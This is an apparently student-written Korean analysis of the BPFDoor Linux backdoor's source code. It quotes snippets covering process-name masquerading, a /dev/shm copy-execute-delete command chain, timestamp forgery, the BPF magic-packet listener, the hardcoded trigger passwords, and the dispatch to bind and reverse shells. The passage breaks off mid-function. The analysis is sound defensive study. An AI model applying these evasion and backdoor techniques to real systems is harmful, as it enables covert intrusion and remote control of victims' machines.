BPFDoor 분석 및 실습 프로젝트

중앙대학교 CAUtion 김하람

개요

중앙대학교 CAUtion 여름방학 BPFDoor 분석 및 실습 프로젝트 (2025.07.01. ~)

최근 국내 최대 통신사 중 하나인 SKT를 공격하는 데 사용되어 큰 파장을 일으켰던 BPFDoor 악성코드 중, *Red Menshen* 이라는 Chinese Threat Actor APT(Advanced Persistent Threat) 그룹에서 제작하고 배포한 악성코드의 원본 소스코드를 자세히 분석하고, 해당 악성코드의 동작 원리를 파악하여 이를 동작시킬 수 있는 공격자의 Controller 프로그램을 제작한 프로젝트이다.

What is BPFDoor?

Linux 시스템에서 BPF(Berkeley Packet Filter) 기술을 악용하여 특정 매직 패킷을 감지하고 패킷 내용에 해당하는 명령을 수행하는 백도어 악성코드이다.

BPFDoor 원본 소스코드 Github Repository

https://github.com/gwillgues/BPFDoor

BPFDoor 파일 정보

- BPFDoor Source code
  - File Name : bpfdoor.c
  - File Size : 28,992 bytes
  - MD5 : 3d8d140178395f2da61048c92583e11e
  - SHA-1 : 5a7c0b63fd9f258667b563fd16c844e4ffb5d7c3
  - SHA-256 : a180908450754f1174e6859df68c672115bc768138b634fbc62baead51031f37
- BPFDoor Binary (`gcc bpfdoor.c -o bpfdoor`)
  - File Name : bpfdoor
  - File Size : 35,680 bytes
  - MD5 : 582346fcd7ad3b0601de3913c0a9898c
  - SHA-1 : 9ad6a1b226944044d4c99f7f35ad547ed398f72f
  - SHA-256 : 091b6b1690892bd01d78a35e441a644a7e743477e5eacfb24850a3f5847c1ae3

분석

🔶Source Code 분석 - main

: 프로세스 실행에 필요한 각종 초기화를 수행하고, BPFDoor 프로세스가 감시자로부터 탐지되지 않도록 위장 등을 진행한다.

1) 프로세스명 변경(위장)

```
char *self[] = {
    "/sbin/udevd -d",
    "/sbin/mingetty /dev/tty7",
    "/usr/sbin/console-kit-daemon --no-daemon",
    "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event",
    "dbus-daemon --system",
    "hald-runner",
    "pickup -l -t fifo -u",
    "avahi-daemon: chroot helper",
    "/sbin/auditd -n",
    "/usr/lib/systemd/systemd-journald"
};
```

- 동작할 때마다 프로세스를 은닉하기 위해 **프로세스명을 랜덤하게 변경**한다. (10개의 문자열)

  ```
  strcpy(cfg.mask, self[rand()%10]);
  ...
  set_proc_name(argc, argv, cfg.mask);
  ```

  - 이후에 랜덤한 값을 추출하여 `set_proc_name` 함수 내에서 `prctl` **함수를 호출하여 프로세스명으로 설정**한다.
  - (set_proc_name) **argv[0] 값을 덮어씌워 실행 중인 프로세스의 인자 목록을 수정**한다.

2) 다중 실행 방지

```
pid_path[0] = 0x2f;
...
pid_path[21] = 0x00;
```

- `/var/run/haldrund.pid` 문자열을 저장한다.

```
if (access(pid_path, R_OK) == 0) {
    exit(0);
}
```

- 해당 파일의 존재 여부를 확인하여 이미 실행 중인 BPFDoor 프로세스가 있는지 검사하여 다중 실행을 방지한다.
- 해당 파일은 Mutex 역할을 수행하는 파일로 동작한다.

3) 프로세스 복사 및 실행

```
if (argc == 1) {
    if (to_open(argv[0], "kdmtmpflush") == 0)
        _exit(0);
    _exit(-1);
}
```

- `to_open` 함수 동작
  - 프로세스 자신을 `/dev/shm/kdmtmpflush`로 복사하고 실행 권한(755)을 부여한 다음, `--init` 인자를 붙여 실행한다. 이때, 메모리 파일 시스템에 숨어서 실행되는 방식이다. 이후에 원본 파일 삭제한다.

    ```
    /bin/rm -f /dev/shm/%s;
    /bin/cp %s /dev/shm/%s &&
    /bin/chmod 755 /dev/shm/%s &&
    /dev/shm/%s --init &&
    /bin/rm -f /dev/shm/%s
    ```

    - 명령어 문자열 의미
      - /bin/rm -f /dev/shm/%s
        - 해당 파일 삭제
      - /bin/cp %s /dev/shm/%s
        - 현재 위치에 있는 `kdmtmpflush` 파일을 `/dev/shm/kdmtmpflush`에 복사
      - /bin/chmod 755 /dev/shm/%s
        - 파일에 755 권한 부여
      - /dev/shm/%s --init
        - `--init` 인자 값을 포함하여 파일 실행
      - /bin/rm -f /dev/shm/%s
        - 파일 삭제(흔적 제거)
      - 인자로 받은 `kdmtmpflush` 문자열을 %s 포맷스트링으로 설정
  - kdmtmpflush 파일명은 리눅스 커널에서 사용하는 *kdm과 *kdmflush에서 사용되는 임시(tmp) 프로세스인 것처럼 이름을 위장한다.

> 여기서 `/dev/shm` 은 공유 메모리를 제공하기 위한 파일 시스템. 일종의 램 디스크. 자주 읽기/쓰기 하는 임시 파일이 사용할 수 있으며, 모든 사용자가 읽고 쓸 수 있는 권한을 가지고 있다.

> *kdm, *kdmflush
> 리눅스 커널에서 virtual block device 를 physical block device로 매핑하는 리눅스 커널에서 제공하는 프레임워크 파일인 kdm과 매핑 정보를 flush 하거나 초기화할 때 사용하는 kdmflush 파일

4) BPFDoor 로그인 비밀번호 설정

```
strcpy(cfg.pass, hash);
strcpy(cfg.pass2, hash2);
```

- `cfg` 구조체 변수에서 비밀번호를 가리키는 변수 `pass`, `pass2`를 각각 `hash`, `hash2`로 설정한다.
- `hash`, `hash2`는 각각 `justforfun`, `socket`을 가리키며 추후에 사용할 로그인 비밀번호로 사용된다.
- 해당 값은 이후에 공격자와의 통신에서 사용되는 rc4 암복호화의 key로도 사용된다.

5) 타임스탬프 조작

```
setup_time(argv[0]);
```

- `setup_time` 함수를 호출하여 파일의 접근 시간과 수정 시간을 조작한다.
- (setup_time) `times` 함수를 통하여 접근 시간(atime), 수정 시간(mtime)을 동일한 특정 시간(2008년 10월 30일 13:57:16 UTC)로 설정한다.

6) 프로세스 데몬화

```
if (fork()) exit(0);
init_signal();
signal(SIGCHLD, sig_child);
godpid = getpid();

close(open(pid_path, O_CREAT|O_WRONLY, 0644));

signal(SIGCHLD,SIG_IGN);
setsid();
```

- BPFDoor 프로세스를 데몬 프로세스로 전환하는 과정이다. 운영체제에서 백그라운드 서비스처럼 은밀히 실행되고, 외부의 간섭 없이 지속적으로 네트워크를 감시하며 공격자의 명령을 대기할 수 있는 구조를 제공한다.
- 실행 흐름
  a. fork를 통하여 자식 프로세스를 생성

  ```
  if (fork()) exit(0);
  ```

  - fork() 호출을 통해 자식 프로세스를 생성한다. fork를 호출한 부모 프로세스는 자식 프로세스의 pid를 반환 받기에 `exit(0)` 문을 실행하게 되고 종료한다.
  - 자식 프로세스에서는 `0` 값을 반환 받기 때문에 if 문을 벗어나 다음 라인부터 작업을 수행한다.

  b. 프로세스 종료 처리

```
init_signal();
```

```
static void remove_pid(char *pp)
{
	unlink(pp);
}
static void terminate(void)
{
	if (getpid() == godpid)
		remove_pid(pid_path);

	_exit(EXIT_SUCCESS);
}

static void on_terminate(int signo)
{
	terminate();
}
static void init_signal(void)
{
	atexit(terminate);
	signal(SIGTERM, on_terminate);
	return;
}
```

- 프로세스가 종료될 때, 종료되는 프로세스가 메인 프로세스(godpid)이면 해당 파일(/var/run/bpfd.pid)을 삭제하여 실행 흔적을 제거한다.

c. 자식 프로세스 종료 처리

```
signal(SIGCHLD, sig_child);
```

- `SIGCHLD` 시그널 발생 시, `sig_child` 함수가 실행되도록 처리한다.
- SIGCHLD는 자식 프로세스가 종료되거나 멈췄을 때 부모 프로세스에게 전달되는 시그널. 부모 프로세스는 이 시그널을 받아서 자식의 종료 상태를 수거(wait) 할 수 있다.

```
void sig_child(int i)
{
	signal(SIGCHLD, sig_child);
	waitpid(-1, NULL, WNOHANG);
}
```

- 이후 동작에서 생성될 자식 프로세스들이 종료될 때 좀비 프로세스로 남지 않도록 `waitpid` 함수를 통하여 상태를 수집하는 역할을 한다.

d. 메인 데몬 프로세스 pid 저장

```
godpid = getpid();
```

- `terminate` 함수에서 BPFDoor의 메인 데몬 프로세스인지 확인하고, pid_path 파일을 삭제하도록 하여 다른 자식 프로세스가 종료될 때 pid 파일을 삭제하는 것을 방지한다.

e. pid 파일 생성

```
close(open(pid_path, O_CREAT|O_WRONLY, 0644));
```

- `/var/run/haldrund.pid` 경로에 파일을 새롭게 생성. 이는 Mutex 파일의 역할을 하게 되고, 별도의 데이터를 기록하지 않는다. 즉, BPFDoor가 현재 실행 중임을 나타내어 다중 실행을 방지한다.

f. SIGCHLD 핸들러 재설정

```
signal(SIGCHLD,SIG_IGN);
```

- 이전에 `sig_child` 함수로 설정했던 `SIGCHLD` 핸들러를 다시 `SIG_IGN`(ignore, 무시)로 설정한다. 이렇게 되면 이후에 생성되는 자식 프로세스가 종료될 때, `sig_child` 핸들러가 호출되지 않는다. 따라서 이후 자식 프로세스들은 명시적인 `waitpid` 호출을 통해서만 좀비 프로세스를 방지할 수 있다.

g. 새로운 세션 설정

```
setsid();
```

- 현재 프로세스(처음으로 생성되었던 자식 프로세스)가 새로운 세션의 leader가 되어, 프로세스를 제어 터미널로부터 분리하고 새로운 프로세스 그룹을 생성한다. 이렇게 되면 데몬이 사용자가 로그인한 세션과 독립적으로 백그라운드에서 실행될 수 있게 된다.

> **제어 터미널(Controlling Terminal)**
> 사용자가 로그인하거나 쉘을 실행할 때 연결된 터미널 장치. 터미널과 연결된 프로세스(e.g. bash)는 그 터미널을 통해 IO를 처리하고 신호도 주고 받을 수 있다.
>
> Why. 왜 터미널을 끊을까?
> 터미널에 종속된 프로세스는 아래와 같은 영향을 받음
>
> - 사용자가 `Ctrl+c` → `SIGINT` 전달됨
> - 터미널을 닫으면 `SIGHUP` 전달됨 → 프로세스 종료될 수 있음
>
> 따라서 터미널에 종속되지 않는 독립적인 백그라운드 프로세스인 데몬을 만들기 위해 제어 터미널과의 분리가 필요하다.

🔶Source Code 분석 - packet_loop

: BPFDoor가 네트워크를 감청하고, 미리 정의된 매직 패킷을 식별하여 악성 기능을 트리거하는 무한 루프 동작을 수행한다.

1) BPF 필터 설정

```
struct sock_fprog filter;
struct sock_filter bpf_code[] = {
        { 0x28, 0, 0, 0x0000000c },
        ...
        { 0x6, 0, 0, 0x00000000 },
}
```

```
filter.len = sizeof(bpf_code)/sizeof(bpf_code[0]);
filter.filter = bpf_code;
```

> **sock_fprog, sock_filter 구조체**
>
> ```
> struct sock_fprog {
>     unsigned short     len;      // BPF 인스트럭션 개수
>     struct sock_filter *filter;  // BPF 인스트럭션들의 배열의 포인터
> };
>
> struct sock_filter {
>    __u16 code;   // BPF 인스트럭션 코드(필터 코드)
>    __u8 jt;      // true jump offset
>    __u8 jf;      // false jump offset
>    __u32 k;      // constant or memory offset (인스트럭션마다 다른 역할)
> };
> ```

2) raw socket 생성

```
if ((sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_IP))) < 1)
    return;
```

- 네트워크 패킷을 직접 캡쳐하기 위한 Raw Socket을 생성하는 부분이다.
- 생성한 소켓에 대한 파일 디스크립터를 `int sock` 변수에 저장한다.
- 소켓 실패 시에는 return하여 조용히 BPFDoor 프로세스를 종료한다.

> **RAW socket**
>
> 어느 특정한 프로토콜 용의 전송 계층 포맷팅 없이 인터넷 프로토콜 패킷을 직접적으로 주고 받게 해주는 소켓이다. 이를 사용하면 IP 헤더와 TCP 헤더를 직접 제어할 수 있다.
>
> 일반적인 socket(`AF_INET` - IPv4)은 TCP/UDP/IP 계층에서 작동하는데, 소켓을 이용하여 주고 받는 데이터는 TCP/UDP/IP 계층의 데이터 뿐이다. 이 말은 소켓으로 데이터를 건네면 커널은 알아서 그 이하 계층에서의 동작인 IP 헤더와 이더넷 헤더를 붙여서 보내주고, 받을 때에도 앞의 헤더들을 다 떼어내고 TCP/UDP/IP 데이터만 건네준다. 이렇기에 이하의 계층을 건드려야할 때 사용하는 것이 Raw Socket이다.

a. `socket()`

```
socket(PF_PACKET, int socket_type, int protocol);
```

- 리눅스 시스템에서 소켓을 생성하는 시스템 호출이다.

b. `PF_PACKET`

- Protocol Family Packet
- 이 소켓 패밀리는 네트워크 인터페이스를 통해 송수신되는 이더넷 프레임 수준의 패킷에 직접 접근할 수 있도록 해준다. 이는 BPFDoor가 모든 종류의 IP 패킷(TCP, UDP, ICMP 등)을 감청하고 헤더를 직접 분석하는 데에 필수적이다.

c. `SOCK_RAW`

- Socket Type을 raw 소켓으로 지정한다. 이는 일반적인 프로토콜 처리를 수행하지 않고, 네트워크 인터페이스로부터 수신된 원시 데이터를 그대로 애플리케이션으로 전달한다는 의미이다.
- BPFDoor는 이 원시 데이터를 직접 파싱하여 추후에 `magic_packet`을 찾아야 하므로 raw 소켓이 필요하다.

d. `htons(ETH_P_IP)`

- 소켓이 수신할 프로토콜을 지정한다.
- `ETH_P_IP`는 IPv4 프로토콜(`0x0800`)을 나타내는 상수이다.
- `htons()` 함수는 호스트 바이트 순서(Host Byte Order)를 네트워크 바이트 순서(Network Byte Order)로 변환하는 함수이다. 네트워크 프로토콜에서는 바이트 순서를 통일하기 위해 네트워크 바이트 순서를 사용하며, 보통 Big-Endian 방식을 따른다.

3) BPF 필터 적용

```
if (setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, &filter, sizeof(filter)) == -1) {
    return;
}
```

- 네트워크 패킷을 효율적으로 필터링하기 위해 BPF 필터를 커널에 로드하는 부분이다.
- `sock` 소켓에 `SO_ATTACH_FILTER` 옵션을 설정하여 `filter` 구조체에 정의된 BPF 바이트 코드가 해당 소켓에 연결된다.
- 성공적으로 연결되면 `0`, 실패 시에는 `-1`을 반환한다.

a. `setsockopt()`

```
int setsockopt(int sockfd, int level, int optname, const void *optval, socklen_t optlen);
```

- 소켓의 옵션을 설정하는 데 사용되는 시스템 호출이다. 이를 통해 소켓의 동작을 변경하거나 특정 기능을 추가할 수 있다.

b. `sock`

- Socket File descriptor
- 옵션을 설정할 소켓의 파일 디스크립터

c. `SOL_SOCKET`

- Socket Level Option
- 옵션이 적용될 프로토콜 레벨을 소켓 자체에 대한 일반적인 옵션으로 지정한다.

d. `SO_ATTACH_FILTER`

- Socket Option Attack Filter
- 특정 소켓에 BPF를 연결하는 데 사용되는 소켓 옵션이다. 해당 소켓으로 들어오는 모든 패킷이 사용자 공간으로 전달되기 전에 커널 내부의 BPF에 의해 먼저 처리된다.

e. `&filter`

- Option Value
- 설정할 옵션의 값에 대한 포인터이다. 미리 정의된 BPF 필터 코드와 길이를 담고 있는 `struct sock_fprog` 구조체의 주소가 전달된다.

f. `sizeof(filter)`

- Option Length
- `&filter`가 가리키는 데이터의 크기이다.

4) (while-loop) 초기화 및 Raw Socket에서 패킷 수신

a. 초기화

```
memset(buff, 0, 512);
psize = 0;
```

- `uchar buff[512]` 초기화
- `socklen_t psize` 초기화

b. Raw Socket에서 패킷 수신

```
r_len = recvfrom(sock, buff, 512, 0x0, NULL, NULL);
```

- `recvfrom()`

```
int WSAAPI recvfrom(
  [in]                SOCKET   s,
  [out]                char     *buf,
  [in]                int      len,
  [in]                int      flags,
  [out]                sockaddr *from,
  [in, out, optional] int      *fromlen
);
```

- `sock` 소켓에 패킷 데이터가 도착할 때까지 프로세스가 대기한다. BPF 필터가 필터링한 패킷이 도착한 후에 다음 코드로 진행한다.
- `NULL, NULL` 인자는 송신자 주소 정보를 받지 않겠다는 의미이다.
- `r_len`은 수신된 패킷의 길이를 반환한단.
- **결론적으로, raw socket을 통해 캡쳐된 이더넷 프레임 전체를 buff 공간에 저장하게 된다.**

5) (while-loop) 패킷 파싱 및 유효성 검사

```
ip = (struct sniff_ip *)(buff+14);
size_ip = IP_HL(ip)*4;
if (size_ip < 20) continue;
```

a. **IP 헤더 지정**

- `socket`으로 읽어 온 `buff+14` 주소 값을 `sniff_ip` 구조체 포인터로 타입 캐스팅하여 `const struct sniff_ip *ip` 변수에 저장한다. IP 헤더는 최소 20 바이트에서 최대 60 바이트의 크기를 가진다.
- 이때, `buff`에 있는 값은 Ethernet 헤더(Destination MAC Address(6B) + Source MAC Address(6B) + Ethernet Type(2B) = 14B)의 크기 만큼을 건너뛰고 **IP 헤더의 데이터**를 얻기 위해 `+ 14` 연산을 해준다.

b. **size_ip 계산**

- `IP_HL()`

```
#define IP_HL(ip) (((ip)→ip_vhl) & 0x0f)
```

  - 앞에서 추출한 IP 헤더의 vhl(버전 4bit + 헤더 길이 4bit) 중 헤더 길이만을 추출하기 위해 하위 4비트(0x0f)를 AND 연산하여 **IP 헤더 길이를 4바이트 워드 단위로 나타낸 값 반환한다.**
  - 예시


```
ip_vhl = 0x45 (0100 0101)
version: 0100
header len: 0101

  0100 0101  (ip_vhl)
& 0000 1111  (0x0F)
-----------
  0000 0101  (결과: 0x05)
```

- 반환된 헤더 길이에 `*4` 연산을 해주어 4바이트 단위 길이로 나타냄. 최종적으로 IP 헤더 길이가 바이트 단위의 길이로 변환된다.

c. **IP 헤더 유효성 검사**

- **IP 헤더의 최소 길이는 20 Bytes**이기에 해당 길이보다 작으면 유효하지 않은 패킷으로 간주하고 다음 루프로 넘어간다.

> **Raw Socket을 통해서 받는 데이터**
>
> - 기본 소켓은 os가 IP 헤더, TCP/UDP 헤더 등을 제거하고 애플리케이션이 필요로 하는 데이터(페이로드)만을 전달한다.
> - raw socket은 이러한 추상화 없이, 데이터 링크 계층 또는 네트워크 계층의 완전한 패킷을 직접 수신할 수 있다.



6) (while-loop) 패킷 프로토콜별 매직 패킷 설정

```
switch(ip→ip_p) {
        case IPPROTO_TCP:
```

```
            ...
        case IPPROTO_UDP:
            ...
        case IPPROTO_ICMP:
            ...
        default:
            ...
}
```

- `ip->ip_p` 값(Protocol Type) switch-case 문을 통하여 받은 패킷을 프로토콜별로 나누어 동작하도록 한다.
- `<netinet/in.h>`에 정의된 프로토콜 상수

`IPPROTO_TCP`	6
`IPPROTO_UDP`	17
`IPPROTO_ICMP`	1

- 매직 패킷은 WoL(Wake on Lan) 기술에서 사용하는 특수한 데이터 패킷을 가리키는 것이 아니라, **BPFDoor가 특정 행위를 수행하도록 트리거하는 역할의 데이터(페이로드) 패킷을 매직 패킷**이라고 부른다.

i. **TCP Protocol**

```
case IPPROTO_TCP:
        tcp = (struct sniff_tcp*)(buff+14+size_ip);
        size_tcp = TH_OFF(tcp)*4;
        mp = (struct magic_packet *)(buff+14+size_ip+size_tcp);
        break;
```

- TCP 헤더 지정
  - `buff(캡쳐된 이더넷 프레임 전체) + 14(이더넷 헤더 크기) + size_ip(IP 헤더 크기)` 이후 주소부터 TCP 헤더 값의 주소를 가리키기에 `sniff_tcp` 구조체 포인터로 타입 캐스팅하여 `tcp` 포인터 변수에 저장한다.
- size_tcp 계산
  - TCP 헤더의 길이는 최소 20 바이트부터 최대 60 바이트까지 가변 길이를 가지기에 헤더 내에 Offset 값을 참조하여 길이를 구해야한다.

    ```
    #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
    ```

  - `th_offx2`에 저장되는 값은 **TCP 헤더의 시작부터 데이터 이전까지의 길이(상위 4 bits) + Reserved 일부(6 bits 중 4bits)** 를 담고 있음. 여기서 필요한 것은 상위 4 bits이기 때문에 `& 0xf0` 연산으로 상위 bits를 자르고 `>> 4` 연산을 통해 TCP 헤더 길이를 반환한다.
  - 반환된 4 바이트 워드 단위의 길이 값에 `* 4` 연산을 해주어 **바이트 단위의 길이로 변환한다.**
- mp 계산 (magic packet)
  - 앞에서 구한 size_tcp 만큼 이후의 데이터가 실제 데이터(페이로드) 값이고 여기에 magic packet이 전달되어지기에 이를 `magic_packet` 구조체 포인터 변수 `mp`에 저장한다.

ii. **UDP Protocol**

```
case IPPROTO_UDP:
        udp = (struct sniff_udp *)(ip+1);
        mp = (struct magic_packet *)(udp+1);
        break;
```

- UDP 헤더 지정

- `ip + 1` 연산은 `ip`가 가리키는 주소에서 `sizeof(struct sniff_ip)`만큼 메모리 주소를 이동한 주소를 가리키기에 이는 **IP 헤더의 바로 다음 위치인 UDP 헤더의 시작 주소**를 가리키게 된다.
- 구한 주소는 UDP 헤더를 가리키므로 `sniff_udp` 구조체 포인터로 타입 캐스팅하여 지정한다.

- mp 계산 (magic packet)
  - UDP 헤더의 길이는 8 바이트로 고정되어 있기에, `udp + 1` 연산을 통해 UDP 헤더의 바로 다음 위치인 데이터의 시작 주소를 가리키게 된다. 이를 `magic_packet` 구조체 포인터 변수 `mp`에 저장한다.

iii. **ICMP Protocol**

```
case IPPROTO_ICMP:
        pbuff = (char *)(ip+1);
        mp = (struct magic_packet *)(pbuff+8);
        break;
```

- `char *pbuff` 지정
  - 앞선 프로토콜은 `sniff_` 구조체 포인터 변수로 저장한 것과 다르게 ICMP 헤더는 따로 구조체를 정의하지 않고 char 포인터 변수 `pbuff`에 지정한다. `ip + 1` 연산을 통해 IP 헤더의 바로 다음 위치인 ICMP 헤더의 시작 주소를 가리키게 된다.
- mp 계산 (magic packet)
  - ICMP 헤더의 길이는 8 바이트로 고정되어 있기에, `pbuff + 8` 연산은 `pbuff 시작 주소 + 8 * sizeof(pbuff)` 과 같고 sizeof(pbuff)는 char 타입의 크기인 1 byte와 같기 때문에 결론적으로 `pbuff + 8` 연산은 `pbuff 시작 주소 + 8 byte`와 같아진다. 이는 ICMP 헤더의 바로 다음 위치인 데이터의 시작 주소를 기리키게 되고, 이를 `magic_packet` 구조체 포인터 변수 `mp`에 저장한다.

iv. **다른 프로토콜 처리**

- default 문을 통해 다른 프로토콜에 대해서는 아무 동작도 하지 않도록 처리한다.

7) (while-loop) 매직 패킷 처리

```
if (mp) {
        ...
}
```

- if 문을 통하여 매직 패킷 포인터 `mp`가 유효하게 설정된 경우에만 동작을 처리한다.

- magic_packet 구조체

```
struct magic_packet{
        unsigned int    flag;
        in_addr_t       ip;
        unsigned short  port;
        char    pass[14];
} __attribute__ ((packed));
```

> **__attribute__ ((packed))**
> 구조체 멤버들 사이에 컴파일러가 자동으로 추가하는 padding 바이트를 제거하고, 멤버들을 메모리에 가능한 한 밀착하여 배치하도록 지시하는 GCC 확장 기능이다.

a. **공격 대상 IP 주소 결정**

```
if (mp→ip == INADDR_NONE)
    bip = ip→ip_src.s_addr;
else
    bip = mp→ip;
```

- `mp→ip` 에 대상 주소가 `INADDR_NONE`으로 설정되어 있다면, 수신된 패킷의 출발지 IP 주소(`ip→ip_src.s_addr`)를 `in_addr_t bip` 변수에 저장하여 사용한다. 이는 패킷을 전송한 공격자 자신의 IP 주소를 대상으로 악성 기능을 수행하겠다는 의미이다.
- `INADDR_NONE` 으로 설정되어 있지 않다면, 매직 패킷으로부터 받은 IP 주소, 즉 공격자가 지정한 특정 IP 주소를 `bip` 변수에 저장하여 해당 주소를 대상으로 악성 기능을 수행하겠다는 의미이다.

b. **첫 번째 fork()**

```
pid = fork();
if (pid) {
   waitpid(pid, NULL, WNOHANG);
} else {
    ...
}
```

- `fork()` 문을 통해 자식 프로세스를 생성 후, 부모 프로세스는 `waitpid()` 구문을 실행한다. `WNOHANG` 옵션 덕분에, 부모 프로세스는 자식 프로세스의 종료 상태를 기다리지(block) 않고 다음 코드를 처리하게 되어 다시 while-loop로 돌아가 다음 패킷을 대기하게 된다.
- 생성된 자식 프로세스는 `else` 문으로 진입하여 동작을 수행한다.

c. **두 번째 fork()**

```
if (fork()) exit(0);
```

- 다시 `fork()` 문을 통해 새로운 자식 프로세스를 생성 후, 부모 프로세스는 종료(`exit(0)`)
  - 이때, 해당 프로세스는 종료 시에 `SIGCHLD` 시그널을 발생시키지만, 핸들러가 `SIG_IGN`으로 등록되어 있기에 아무런 동작을 수행하지 않는다.
  - 다만, 해당 프로세스의 부모 프로세스가 `waitpid()` 를 등록해두었기에 부모 프로세스가 해당 프로세스를 수거한다.
- 생성된 자식 프로세스는 다음 구문을 실행한다.

d. **프로세스 위장**

```
// i.
chdir("/");

// ii.
setsid();

// iii.
signal(SIGHUP, SIG_DFL);

// iv.
memset(argv0, 0, strlen(argv0));
strcpy(argv0, pname);

// v.
prctl(PR_SET_NAME, (unsigned long) pname);
```

i. 작업 디렉터리를 루트 `/`로 변경(Change Directory)

ii. 새로운 세션 생성, 세션의 리더, 제어 터미널과 분리

iii. `SIG_HUP` 시그널(세션 리더가 종료되거나 제어 터미널이 끊길 때 발생)이 호출되면 `SIG_DFL` 기본 동작인 종료를 따르도록 재설정

iv. `arv0`, 즉 `arv[0]` 값을 초기화 후 `pname` 문자열(`/usr/libexec/postfix/master`)로 설정

v. `prctl()`을 호출하여 `/proc/<pid>/comm` 파일에 기록되는 프로세스 이름을 해당 문자열로 설정

e. **rc4 key 초기화**

```
rc4_init(mp→pass, strlen(mp→pass), &crypt_ctx);
rc4_init(mp→pass, strlen(mp→pass), &decrypt_ctx);
```

- BPFDoor는 이후에 공격자와의 통신에서 사용되는 RC4 대칭키 암호화 알고리즘의 key를 초기화하는 과정이다. `magic_packet` 구조체의 멤버 중 `char pass[14]`로 선언되어 있는 변수를 통해 key를 관리한다.

```
typedef struct {
    uchar   state[256];
    uchar   x, y;
} rc4_ctx;
```

- `rc4_ctx` 라는 구조체를 정의하여 암호화할 때 사용하는 key인 `crypt_ctx`와 복호화할 때 사용하는 key인 `decrypt_ctx`를 초기화한다.

f. **비밀번호 비교 및 실행**

```
cmp = logon(mp→pass);
```

- `logon()` 함수를 호출하여 `magic_packet`의 비밀번호인 `mp→pass`의 값에 따라 다른 기능을 수행하도록 한다.

- `logon()` 함수 내에서는 비밀번호 값이 `cfg.pass` 값인 `justforfun`일 경우에는 `0`을 리턴하고, `cfg.pass2` 값인 `socket`일 경우에는 `1`을 리턴, 둘 다 아닐 경우에는 `2`를 리턴한다.

```
switch(cmp) {
        case 1:
            ...
        case 0:
            ...
        case 2:
            ...
}
exit(0);
```

- 앞에서 받은 리턴 값에 따라 switch-case 문으로 기능을 수행하고 종료(`exit(0)`)한다.
- 내부에서 호출되는 핵심 함수 `getshell`, `try_link`, `shell`, `mon` 함수 분석은 다음 토글에 설명한다.

a. `case 1:` - 비밀번호: `socket`

- IPTables 규칙을 설정하고, Bind Shell을 제공하는 것이 목적이다.

```
strcpy(sip, inet_ntoa(ip→ip_src));
getshell(sip, ntohs(tcp→th_dport));
```

```
break;
```

- `inet_ntoa()` 함수를 통해 패킷의 출발지 IP 주소, 즉 패킷을 전송한 공격자의 IP 주소를 Dotted-Decimal Notation(사람이 읽을 수 있는 형태의 IP 주소 e.g. 192.168.1.102)으로 바꾸어 char 배열 `sip` 변수에 저장한다.
- 앞에서 구한 `sip` 변수와 TCP 헤더에 포함되어 있던 목적지 port 값을 big-endian 에서 little-endian으로 변환한 값을 인자로 하여 `getshell` 함수를 실행한다.

b. `case 0:` - 비밀번호: `justforfun`

- 공격자에게 Reverse Shell을 제공하는 것이 목적이다.

```
scli = try_link(bip, mp→port);
if (scli > 0)
    shell(scli, NULL, NULL);
break;
```

- `try_link()` 함수를 호출하여 앞에서 정하였던 공격 대상 ip 주소(`bip`)와 `magic_packet`에 지정되어 있는 포트(공격 대상 포트, `mp→port`)를 인자로 전달한다.
- 해당 함수로부터 반환 받은 소켓 파일 디스크립터를 `int scli` 변수에 저장하고, 정상적으로 소켓이 생성되었다면 `shell` 함수를 통해 통신을 시도한다. 이때, 두 개의 인자 모두 `NULL`로 전달한다.

c. `case 2:` - 비밀번호 불일치

- 프로세스가 정상적으로 동작 중인지를 모니터링하기 위한 목적이다.

```
mon(bip, mp→port);
break;
```

- `mon` 함수에 대한 인자로 공격 대상 ip 주소(`bip`)와 `magic_packet`에 지정되어 있는 포트(공격 대상 포트, `mp→port`)를 전달하여 호출한다.

주요 함수 분석) try_link

- 해당 함수는 pass 값이 `justforfun`인 경우에 TCP socket 연결을 수행하고, 이를 `shell` 함수에 전달하여 Bind Shell**을 제공하는 것을 목적**으로 한다.

1. **함수 인자 설정**

```
int try_link(in_addr_t ip, unsigned short port)
```

- 호출 시에 `ip` 값으로는 공격 대상 ip 주소, `port` 값으로는 공격 대상 port 값을 인자로 전달한다.

2. **변수 선언 및 초기화**

```
struct sockaddr_in serv_addr;
int sock;

bzero(&serv_addr, sizeof(serv_addr));
```

- `sockaddr_in` 구조체는 다루는 socket의 주소 패밀리가 `AF_INET`, 즉 IPv4 주소를 사용하여 통신할 때 사용하는 구조체이다.

- 해당 구조체로 선언된 `serv_addr` 변수는 인자로 받은 공격 대상 ip 주소와 포트 번호를 저장하는 데에 사용된다.

```
struct sockaddr_in {
    short    sin_family;         // 주소 체계: AF_INET
    u_short  sin_port;           // 16 비트 포트 번호, network byte order
    struct   in_addr  sin_addr;  // 32 비트 IP 주소
